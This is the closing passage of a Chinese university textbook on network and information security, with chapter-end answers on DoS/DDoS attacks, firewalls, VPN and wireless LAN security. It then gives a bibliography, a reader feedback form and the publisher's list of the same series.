答：路由器的主要功能包括：连接不同的网络、协议转换和路由选择功能、网络管理和安全三项。

5. 什么是拒绝服务（DoS）攻击？对服务器实施拒绝服务攻击，实质上的方式有哪两种？

答：拒绝服务攻击是通过拒绝对特定网络资源的访问，来中断一个特定系统或网络的正常运行。

对Server实施拒绝服务攻击，实质上的方式有迫使服务器的缓冲区满，不接收新的请求；使用IP欺骗，迫使服务器把合法用户的连接复位。

6. 什么是DDoS攻击？什么是DRDoS攻击？

答：DDoS（Distributed Denial of Service）攻击，是指分布式拒绝服务攻击。即黑客控制一些数量的PC或路由器，用这些PC或路由器发动DoS攻击，使遭受攻击的网络服务器处理能力全部被占用。

DRDoS（Distributed Reflection Denial of Service）即分布式反射拒绝服务，它对DDoS做了改进，它是通过对正常的服务器进行网络连接请求来达到攻击目的的。

第 12 章

1. 什么是防火墙？防火墙按照对内外来往数据的处理方法可以分为哪两类？

答：防火墙是一个安全组件，它根据预先定义的安全策略，对进入被保护网络的数据流进行限制。按照防火墙对内外来往数据的处理方法，大致可以将防火墙分为两大体系：包过滤防火墙和代理防火墙（应用层网关防火墙）。

2. 包过滤防火墙包括哪两种过滤方式?

答:包过滤防火墙包括:静态包过滤和动态包过滤两种方式。

3. 防火墙按照网络体系结构可以分为哪几类?

答:防火墙按照网络体系结构可以分为:网络级防火墙、应用级网关防火墙、电路级网关防火墙和规则检查防火墙等。

4. 分布式防火墙主要包括哪几部分?

答:分布式防火墙主要包括网络防火墙(network firewall)、主机防火墙(host firewall)和中心管理(central management)软件等部分。

5. 防水墙系统由哪几部分组成?

答:完整的防水墙系统由防水墙服务器(WaterBox Server)、防水墙控制台(WaterBox Console)和防水墙客户端(WaterBox Watcher)三部分组成。

第 13 章

1. VPN 的全称是什么? 它的简要定义是什么?

答:VPN 的全称是 Virtual Private Network,即虚拟专用网络。

VPN 的简要定义是:VPN 是"虚拟的",因为它不是一个物理的、明显存在的网络。两个不同的物理网络之间的连接由通道来建立。VPN 是"专用的",因为为了提供机密性,通道被加密。VPN 是"网络",因为它是联网的! 连接两个不同的网络,并有效地建立一个独立的、虚拟的实体——一个新的网络。

2. VPN 提供了哪两种基本安全概念?

答:VPN 可以提供私密性和完整性。

3. VPN 隧道技术主要有哪几种?

答:VPN 隧道技术主要有:点对点隧道协议(PPTP)、第 2 层隧道协议(L2TP)和安全IP(IPSec)隧道模式等。

4. PPP 提供的验证方式有哪几种?

答:PPP 提供的验证方式主要有:口令验证协议(PAP),挑战-握手验证协议(CHAP)和 Microsoft 挑战-握手验证协议(MS-CHAP)。

5. IPSec 隧道的类型有哪两种?

答:IPSec 隧道的类型有:自愿隧道(Voluntary Tunnel)和强制隧道(Compulsory Tunnel)两种。

6. 实现 VPN 的安全技术有哪些?

答:实现 VPN 的安全技术主要有:认证、加密、密钥交换与管理。

7. VPN 在企业中有哪三种组网方式?

答:VPN 在企业中有 Access VPN(远程访问 VPN),客户端到网关、Intranet VPN(企业内联 VPN),网关到网关、Extranet VPN(企业外联 VPN),与合作伙伴企业网构成外联网(Extranet)三种组网方式。

8. 什么是 MPLS VPN?

答:MPLS VPN 是指一种基于 MPLS 技术的 IP VPN,是在网络路由和交换设备上应用 MPLS(MultiProtocol Label Switching,多协议标记交换)技术,简化核心路由器的路由

选择方式，利用结合传统路由技术的标记交换实现的 IP 虚拟专用网络(IP VPN)，构造宽带的 Intranet、Extranet，满足用户多种业务的需求。

第 14 章

1. Wi-Fi 的全称是什么？MIMO 的全称是什么？

答：Wi-Fi 的全称是 WireLess-Fidelity，代表 Ethernet for WLAN，专指 IEEE 802.11b 无线标准。

MIMO 的全称是 Multiple Input Multiple Output。其原理是捆绑了两条 802.11g 信道，通过两根或多根天线同时收发，提高信号的强度和质量，所以可以达到双倍或多倍的速度，传输速度理论上高于 100Mb/s。

2. 什么是热点？

答：热点(hot spot)是指位于公共区域的无线接入点，用户可以通过这个接入点以无线方式接入 Internet，通常热点可以提供接近宽带的访问速率。

3. 无线局域网络的优点有哪些？影响无线局域网性能的因素有哪些？

答：无线局域网络的优点包括：移动性、灵活性、扩展性、广泛性和低投入等优点。

影响无线局域网性能的因素包括：无线网卡的传输速率、天线的类型和方向、外界的噪声和干扰、建筑物结构和热点的位置等方面。

4. Super G 技术采用了哪些关键技术？

答：Super G 技术主要采用了频道绑定(channel bonding)技术、快速帧(fast frames)技术、包突发机制(frame bursting)技术、硬件压缩机制(compression)技术和动态切换(dynamic turbo)技术等。

5. 根据网络解决方案进行划分，无线网络可以分为哪几类？根据连接方式进行划分，无线网络可以分为哪几类？

答：根据网络解决方案进行划分，无线网络可以分为无线个人网(WPAN)、无线局域网(WLAN)、无线 LAN-to-LAN 网桥、无线城域网(WMAN)和无线广域网(WWAN)等。根据连接方式进行划分，无线网络可以分为点对点模式和 Infrastructure 模式。

6. 无线局域网受到的安全威胁来自哪几方面？

答：无线局域网受到的安全威胁主要来自未经授权使用网络服务、地址欺骗和会话拦截等方面。

参 考 文 献

[1] [英] Dieter Gollmann 著. 计算机安全. 华蓓等译. 北京：人民邮电出版社，2003

[2] [美] Earl Carter 著. Cisco 安全入侵检测系统. 李逢天等译. 北京：人民邮电出版社，2003

[3] 季久峰 等. 专家门诊——ASP. NET 开发答疑 200 问. 北京：人民邮电出版社，2005

[4] Katzenbeisser S，Fabien A P Petitcolas 著. 信息隐藏技术——隐写术与数字水印. 吴秋新，钮心忻，杨义先 等译. 北京：人民邮电出版社，2001. 14～66

[5] 陈剑，唐步天，刘振华. 利用 JPEG 图像进行隐形传输. 自：全国第二届信息隐藏学术研讨会论文集，北京，2000. 113～117

[6] Pfitzman B. Information Hiding Terminology. In：Computer Science，1996(1174)：347～350

[7] Lisa M Marvel. Reliable Blind Information Hiding for Images. In：Information Hiding，Second International Workshop，IH'98. 48～61

[8] Fridrich J. A New Steganographic Method for Palete-Based Images. In：Proceedings of the IS&T PICS conference，Savannah，Georgia，Apr. 1998. 285～289

[9] Kurak C，McHughes J. A Cautionary Note On Image Downgrading. In：Proceedings of IEEE computer Securitn Applications Conference 1992，IEEE Press，1992. 153～159

[10] Bender W，Gruhl D，Morimoto N. Techniques for data hiding. IBM Systems Journal，1996，35(3/4)：131～336

[11] Pitas I. A Method ofr Signature Casting on Digital Images. In：Processings of International Conference on Image. IEEE Press. 1996，(3)：215～218

[12] Zhao J，Koch E. Embedding Robust Labels into Images of Copyright Protection. In：Proceedings of the International Conference on Intellectual Property Rights of Information，Knowledge and New Techniques，Munchen，Wien：Oldenbourg Verlag，1995. 242～251

[13] Matsui K，Tanaka K. Video-Steganography：How to Secretly Embed a Signature in a Picture. In：IAA Intellectual Property Project Proceedings，1994，1(1)：187～205

[14] Baharav Z，Shaked D. Watermarking of Dither Halftoned Images. In：Proceedings of the SPIE 3657，Security and Watermarking of Multimedia Content，1999. 307～316

[15] Sandford M T，Bradley J N，Handel T G. Data Embedding Method. Proceedings of the SPIE 2615，Integration Issues in Large Commercial Media Delivery Systems. 1996，226～259

[16] Sandford M T，Handel T G，Etinger J M. Data Embedding in Degenerate Hosts. Technical Report LA-95-4446UR，Los Alamos National Laboratory，1996

[17] Koch E，Zhao J. Towards Robust and Hidden Image Copyright Labeling. In：IEEE Workshop on Nonlinear Signal and Image Processing. Jun，1995，452～455

[18] Marvel L M，Bonclet C G，Retter C T. Reliable Blind Information Hiding for Images. In：Proceedings of the Second International Workshop on Information Hiding. Notes in Computer Science，Springer，1525 of Lecture，1998. 215～218

[19] http://news. chinabyte. com/412/1760412. shtml

[20] http://vrlab. mti. xidian. edu. cn/multimedia/multi/course1-6-2. html

[21] http://www. moon-soft. com/doc/readelite3007. htm

[22] http://unix-cd. com/hacker/jiaox/jiaoc145. htm

[23] http://fanqiang. chinaunix. net/a5/b2/20010627/210400701. html

[24] http://unix-cd. com/hacker/jiaox/jiaoc181. htm
[25] http://www. bitscn. com/hack/analyse/20060705/31890. html
[26] http://www. cctv. com/geography/news/20021129/15. html
[27] 网络安全与信息加密概述. http://www. qqread. com/net-saft/x861318508. html
[28] 详解加密技术概念、加密方法以及应用. http://article. mmbest. com/article/5/2006/200603234750. html
[29] 数据防贼三要点——信息安全迫在眉睫. http://www. chinatax. gov. cn/cti/txt_cti. jsp?code=200504281529455974
[30] 宋宜昌，余勇昌. 网络安全与信息加密. http://www. itgov. org. cn/new_itgov/article/20041028_162944_1854180. shtml
[31] 网络安全与信息加密技术浅析. http://www. 51cto. com/html/2005/1025/9096. htm
[32] 信息加密技术-实例分析. http://www. cert. org. cn/articles/tabloid/common/2002031216122. shtml
[33] yingying. 基于双钥技术的现代加密方法. http://www. mohappy. com/spandcp/technology/wap/200512/17729. html
[34] 韦卫. 网络安全正研究什么. http://www. nsfocus. net/index. php?act=sec_doc&do=view&doc_id=114&keyword
[35] VPN 加密技术的应用. http://www. comc. org. cn/data/bar03/bar01/2006/08/14/100002149. html
[36] SSL 的安全漏洞及解决方案. http://ciw. chinaitlab. com/tech/5676. html
[37] Jan De Clercq. 证书. http://www. microsoft. com/china/technet/security/topics/crypto/certs. asp
[38] yawl. SSL/TLS/WTLS 原理. http://www. nsfocus. net/index. php?act=magazine&do=view&mid=841
[39] junsan. SSL 基本结构的集中管理. http://www. inspiresky. com
[40] 用 SSL 安全协议实现 WEB 服务器的安全性. http://www. jaron. cn/chs_webserver/18/2004-01/20040114010405-101445. html
[41] 秦小龙. 硬件密码组件与软件密码组件的比较研究. 单片机与嵌入式系统应用. 北京：北京邮电大学出版社，2003
[42] 韩永飞，杨富春，李守鹏. 信息和网络安全. 网络安全技术与应用. 2002
[43] 魏为民. 基于彩色静止数字图像的信息隐藏技术研究. http://www. yitax. com/myworks/eshow/eshow. htm#author1
[44] http://www. chinabyte. com/456/1755456_1. shtml
[45] fzg1982，袁礼. 病毒的原理与防护（VBS 病毒）. http://bbs. nsfocus. net/index. php?act=ST&f=6&t=162871&page=all
[46] http://db. kingsoft. com/c/2003/10/23/98020. shtml
[47] 香水百合. 共享蠕虫的原理及用 VB 编程的实现方法. http://www. vbgood. com/vb. good/article-do-view-articleid-3625. html
[48] 缓冲区溢出与病毒攻击原理溢出导致病毒横行. http://www. iselong. com/Security/0002/2876. htm
[49] 揭开木马的神秘面纱. http://www. yesky. com/20010525/181459. shtml
[50] 小蓉，杨慧超. 全面了解蠕虫病毒. http://www. yesky. com/SoftChannel/72355583163891712/20011123/206579. shtml
[51] 苏荣松. 常见远程连接的方法及安全问题. http://www. yesky. com/128/1611128. shtml
[52] Microsoft 远程访问安全环境. http://www. microsoft. com/china/technet/itsolutions/msit/security/rasecwp. mspx
[53] meifazhan. Win2000 远程控制的 3 种安全解决方法. http://meifazhan. blog. ccidnet. com/blog/ccid/do_showone/tid_20779. html

[54] Windows XP 系统中的远程控制. http://www.zhirui.com/it/2005/5-9/101634.html
[55] http://www.gnway.com/service_new/WindowsXP_zhuomian.php
[56] yjxov. Win XP 远程控制时保证安全必读. http://blog.iecn.net/article/html/tid-629.html
[57] SSL，VPN 将成远程访问技术主流. http://www.isc.org.cn/20020417/ca257280.htm
[58] refdom. SQL Server 2000 的安全配置. http://www.xfocus.net/articles/200201/333.html
[59] 数据库服务器的安全. http://www.nsfocus.net/index.php?act=magazine&do=view&mid=1065
[60] ASP 程序密码验证漏洞. http://www.thtax.gov.cn/Article/Print.asp?ArticleID=4003
[61] ASP 漏洞分析和解决方法. http://lzjx.com/w/main.asp?sx=sc
[62] tsgzht. ASP 漏洞分析和解决方法. http://lib.qfnu.edu.cn/dszrb/list.asp?id=416
[63] IIS 服务器检查列表. http://unix-cd.com/hacker/jiao7/jiaoc754.htm
[64] 盛福深，胡杰华. 如何用 IIS 建立高安全性 Web 服务器. 赛迪网：http://www.nsfocus.net/index.php?act=magazine&do=view&mid=716
[65] 提高 IIS 5.0 网站伺服器的执行效率的八种方法. http://tech.soft6.com/detail.asp?id=BABBAB
[66] 王鹏. 让你的 IIS 无懈可击. 天极硬件频道：http://www.yesky.com/ServerIndex/77132944006709248/20040525/1801090.shtml
[67] 如何维护 ASP 应用程序的安全. http://lzjx.com/w/main.asp?id=186&sx=jc
[68] 我们该为千疮百孔的 NT 做些什么. http://www.nsfocus.net/index.php?act=magazine&do=view&mid=158
[69] 东缘邮件服务器软件的现状与发展. 天极网：http://server.chinabyte.com/67/2151067.shtml
[70] http://www.qhtx.net/edu/server/mailsrv/200604/79733.html
[71] linkenpark. Linux 邮件服务器软件比较. http://bbs.chinaunix.net/viewthread.php?tid=503508
[72] Refdom. 反垃圾邮件技术解析. http://post.baidu.com/f?kz=80343633
[73] http://www.paulgraham.com/better.html
[74] http://www.antiphishing.org/
[75] http://antispam.yahoo.com/domainkeys
[76] http://www.microsoft.com/senderid
[77] http://www.alphaworks.ibm.com/tech/fairuce
[78] http://sendmail.net/dk-milter/
[79] 卞洪流，吴礼发. 电子邮件服务器的安全性分析. http://www.policetech.com.cn/2005_shownews.asp?newsid=1608
[80] 中国软件评测中心. 邮件服务器技术综述. http://www.chinaemail.com.cn/server/yuanli/200506/1078.html
[81] wshyp0. Win2000 Server 入侵监测. http://www.tongyi.net/article/20011202/200112022737.shtml
[82] 苏荣松. 从服务器的记录寻找黑客的蛛丝马迹. http://unix-cd.com/hacker/jiao6/jiaoc736.htm
[83] 碧海. 浅谈网络的攻击检测技术. http://www.yesky.com/438/1714938.shtml
[84] 李绘卓，唐峻. 基于免疫学原理的入侵检测系统设计. http://www.ahcit.com/lanmuyd.asp?id=1439
[85] 唐正军等. 网络入侵检测系统的设计和实现. 北京：电子工业出版社，2002
[86] 李红燕. 基于免疫学原理的网络入侵检测技术的研究：[硕士论文]. 陕西：西安电子科技大学，2003
[87] R G Bace. Intrusion Detection. Macmillan Technical Publishing，2000
[88] Vigna G & Kemmerer R. Net STAT：A network-based intrusion detection approach. In：Proceedings of the 14th Annual Computer Security Applications Conference，1998
[89] 启明星辰. 基于免疫学的 IDS. http://www.venustech.com.cn/tech/aqwz/20040313/1718.htm
[90] http://www.f8f9.com/Article/Print.asp?ArticleID=60555
[91] 柳永. IDS 的交换机局限问题的分析与对策. http://www.yoops.honesto.net/bbs/printpage.cgi?forum=6&topic=351

[92] IDS的弱点和局限. http://www.xren.net/security/11608.html
[93] lord. 解析IDS的误报、误警与安全管理. http://tech.ccidnet.com/art/1099/20060621/585013_1.html
[94] 陈博士. 入侵检测系统面临的三大挑战. http://www.bfcz.com/article6/113-56742.htm
[95] 李发敏. 入侵检测技术分析. http://www.ltyz.gx.cn/weiwen/upload/9/200461100331_%C0%EE%B7%A2%C3%F4.doc
[96] 李宝健,杨俊,张雨田等. 入侵检测系统的技术与应用. http://www.daydaynews.cn/article/59/60/2005122850037.html
[97] TCP/IP协议基础教程. http://www.flycomm.com.cn/bbs/attachment.php?aid=292
[98] 浩海孤帆. 网络数据包截获机制. http://bbs.doit.com.cn/viewthread.php?tid=170&extra=page%3D1
[99] 防火墙技术简介. http://it.rising.com.cn/newSite/Channels/Safety/SafeDefend/Defender/200212/13-131601908.htm
[100] TCP-IP原理. http://www.ahbvc.cn:8080/info_Show.asp?ArticleID=1330
[101] http://www.flycomm.com.cn/bbs/attachment.php?aid=292
[102] TCP-IP原理. http://www.szcatv.com.cn/jslt/lan/lan12.htm
[103] 周铁军. ARP协议的缺陷及其在操作系统中的表现. http://www.xjca.gov.cn/xjca/xjic/xhqk/2005/200501/05.htm
[104] DDoS攻击原理以及常见方法. http://www.200811.com/freeview.asp?id=200652204412nerb
[105] DoS攻击软件连连看. http://27a.cn/data/2006/0529/article_14883.html
[106] aresxy. 防火墙的知识介绍. http://bbs.hn263.com/TopicOther.asp?t=5&BoardID=24&id=20864
[107] 分布式防火墙技术及主要优势. http://info.it.hc360.com/2005/03/31144676449-2.shtml
[108] 防火墙技术简介. http://www.xinli.com.cn/showPage.phtml?cID=67&oID=70
[109] 防火墙的透明模式和透明代理. http://www.enet.com.cn/article/2006/0804/A20060804155645.shtml
[110] 虚拟专用网(VPN)实现公网专用. http://www-900.ibm.com/cn/support/guide/blueebook4_6_2.shtml
[111] VPN——未来网络发展的重要方向. http://publish.it168.com/2006/0713/20060713018801.shtml
[112] 负载均衡技术. http://cisco.chinaitlab.com/case/12415.html
[113] 基于虚拟路由器的IP VPN技术. http://cisco.chinaitlab.com/base/12288.html
[114] VPN解决方案. http://www.bitscn.com/cisco/workgroup/20060414/9313.html
[115] 边歆. 全面认识VPN. http://www0.ccidnet.com/tech/network/2001/05/18/58_2166.html
[116] 无线局域网络及3Com公司解决方案. http://www.epc.com.cn/magzine/20060105/4293.asp
[117] 3Com公司无线局域网络解决方案. http://news.chinabyte.com/499/212999.shtml
[118] WAPI打造安全互联的公共无线局域网. http://tech.sina.com.cn/other/2003-08-26/0934225352.shtml
[119] 无线网络安全. http://www.vavic.cn/Knowledge/Knowledge_Content.asp?ID=4
[120] 用户身份和应用终端的安全性探讨. http://www.harbournetworks.com/product/product_win_a3yonghu.htm
[121] Phoenix. WAPI无线局域网新安全机制. http://www.infosecurity.org.cn/article/ids/mix/23339.html
[122] 无线网络安全技术应用方案. http://www.abovecable.com/solution/solution_sup_11.html

读者意见反馈

亲爱的读者：

感谢您一直以来对清华版计算机教材的支持和爱护。为了今后为您提供更优秀的教材，请您抽出宝贵的时间来填写下面的意见反馈表，以便我们更好地对本教材做进一步改进。同时如果您在使用本教材的过程中遇到了什么问题，或者有什么好的建议，也请您来信告诉我们。

地址：北京市海淀区双清路学研大厦 A 座 602 室 计算机与信息分社营销室 收

邮编：100084　　电子邮箱：jsjjc@tup. tsinghua. edu. cn

电话：010-62770175-4608/4409　　邮购电话：010-62786544

教材名称：网络与信息安全基础

ISBN：978-7-302-17572-8

个人资料

姓名：＿＿＿＿＿　年龄：＿＿＿＿所在院校/专业：＿＿＿＿＿＿＿＿＿＿

文化程度：＿＿＿＿　通信地址：＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿

联系电话：＿＿＿＿　电子信箱：＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿

您使用本书是作为：□指定教材 □选用教材 □辅导教材 □自学教材

您对本书封面设计的满意度：

□很满意 □满意 □一般 □不满意　改进建议＿＿＿＿＿＿＿＿＿＿＿＿

您对本书印刷质量的满意度：

□很满意 □满意 □一般 □不满意　改进建议＿＿＿＿＿＿＿＿＿＿＿＿

您对本书的总体满意度：

从语言质量角度看　□很满意 □满意 □一般 □不满意

从科技含量角度看　□很满意 □满意 □一般 □不满意

本书最令您满意的是：

□指导明确 □内容充实 □讲解详尽 □实例丰富

您认为本书在哪些地方应进行修改？（可附页）

＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿

＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿

您希望本书在哪些方面进行改进？（可附页）

＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿

＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿

电子教案支持

敬爱的教师：

为了配合本课程的教学需要，本教材配有配套的电子教案（素材），有需求的教师可以与我们联系，我们将向使用本教材进行教学的教师免费赠送电子教案（素材），希望有助于教学活动的开展。相关信息请拨打电话 010-62776969 或发送电子邮件至jsjjc@tup. tsinghua. edu. cn 咨询，也可以到清华大学出版社主页（http://www. tup. com. cn 或 http://www. tup. tsinghua. edu. cn）上查询。

重点大学计算机专业系列教材书目

本系列教材	作　者	书　号
C 语言程序设计	李春葆等	9787302144779
C 语言程序设计辅导	李春葆等	9787302144465
C 语言高级程序设计	张俐等	9787302132875
Java 与 UML 面向对象程序设计教程	刘晓冬等	9787302156451
Java 语言程序设计	郎波等	9787302106357
Linux 实践及应用	罗文村等	9787302130130
SoC 技术原理与应用	郭兵等	9787302125525
UML 与软件建模	徐宝文等	9787302118466
Web 开发技术及其应用	王成良	9787302162292
Windows 汇编语言程序设计实验指导	谭毓安、张雪兰等	9787302171942
电子商务导论	黄晓涛等	9787302111122
多媒体技术与网页设计	陈新龙等	9787302134633
多媒体计算机原理与应用	鲁宏伟等	9787302119708
汇编语言程序设计——从 DOS 到 Windows	张雪兰等	9787302124368
计算机病毒与反病毒技术	张仁斌等	9787302127277
计算机网络工程实践教程——基于 Cisco 路由器和交换机	陆魁军	9787302141938
计算机网络工程实践教程——基于华为路由器和交换机	陆魁军	9787302122159
计算机网络基础实践教程	陆魁军	9787302116653
计算机语言与程序设计	谌卫军	9787302154341
计算机组成原理	张功萱等	9787302113607
嵌入式系统开发原理与实践	陈文智等	9787302116004
实用数值计算方法	甄西丰	9787302118534
数据结构(C++ 描述)	金远平等	9787302107989
数据结构教程(第二版)	李春葆等	9787302142294
数据库系统基础教程	叶小平、汤庸等	9787302142638
数据库系统实验指导教程	汤娜等	9787302125600
数据通信基础	国林等	9787302130659
数字图像处理与分析	刘直芳等	9787302134824
数据挖掘原理与算法(第二版)	毛国君等	9787302158769
网络测试与故障诊断实验教程	曹庆华等	9787302134008
网站设计与建设	刘运臣等	9787302168539
网络协议与网络安全	凌力	9787302157564
微机系统和接口应用技术	朱世鸿	9787302124276
微型计算机技术	田艾平等	9787302105480
微型计算机原理与接口实践	宁飞等	9787302127284
信息安全技术基础和安全策略	薛质、李建华等	9787302140870
信息安全数学基础	陈恭亮	9787302084471
信息与网络安全实验教程	王常吉等	9787302156062
应用系统开发导论	韩伟力、臧斌宇等	9787302163695
中文文本信息处理的原理与应用	苗夺谦等	9787302154983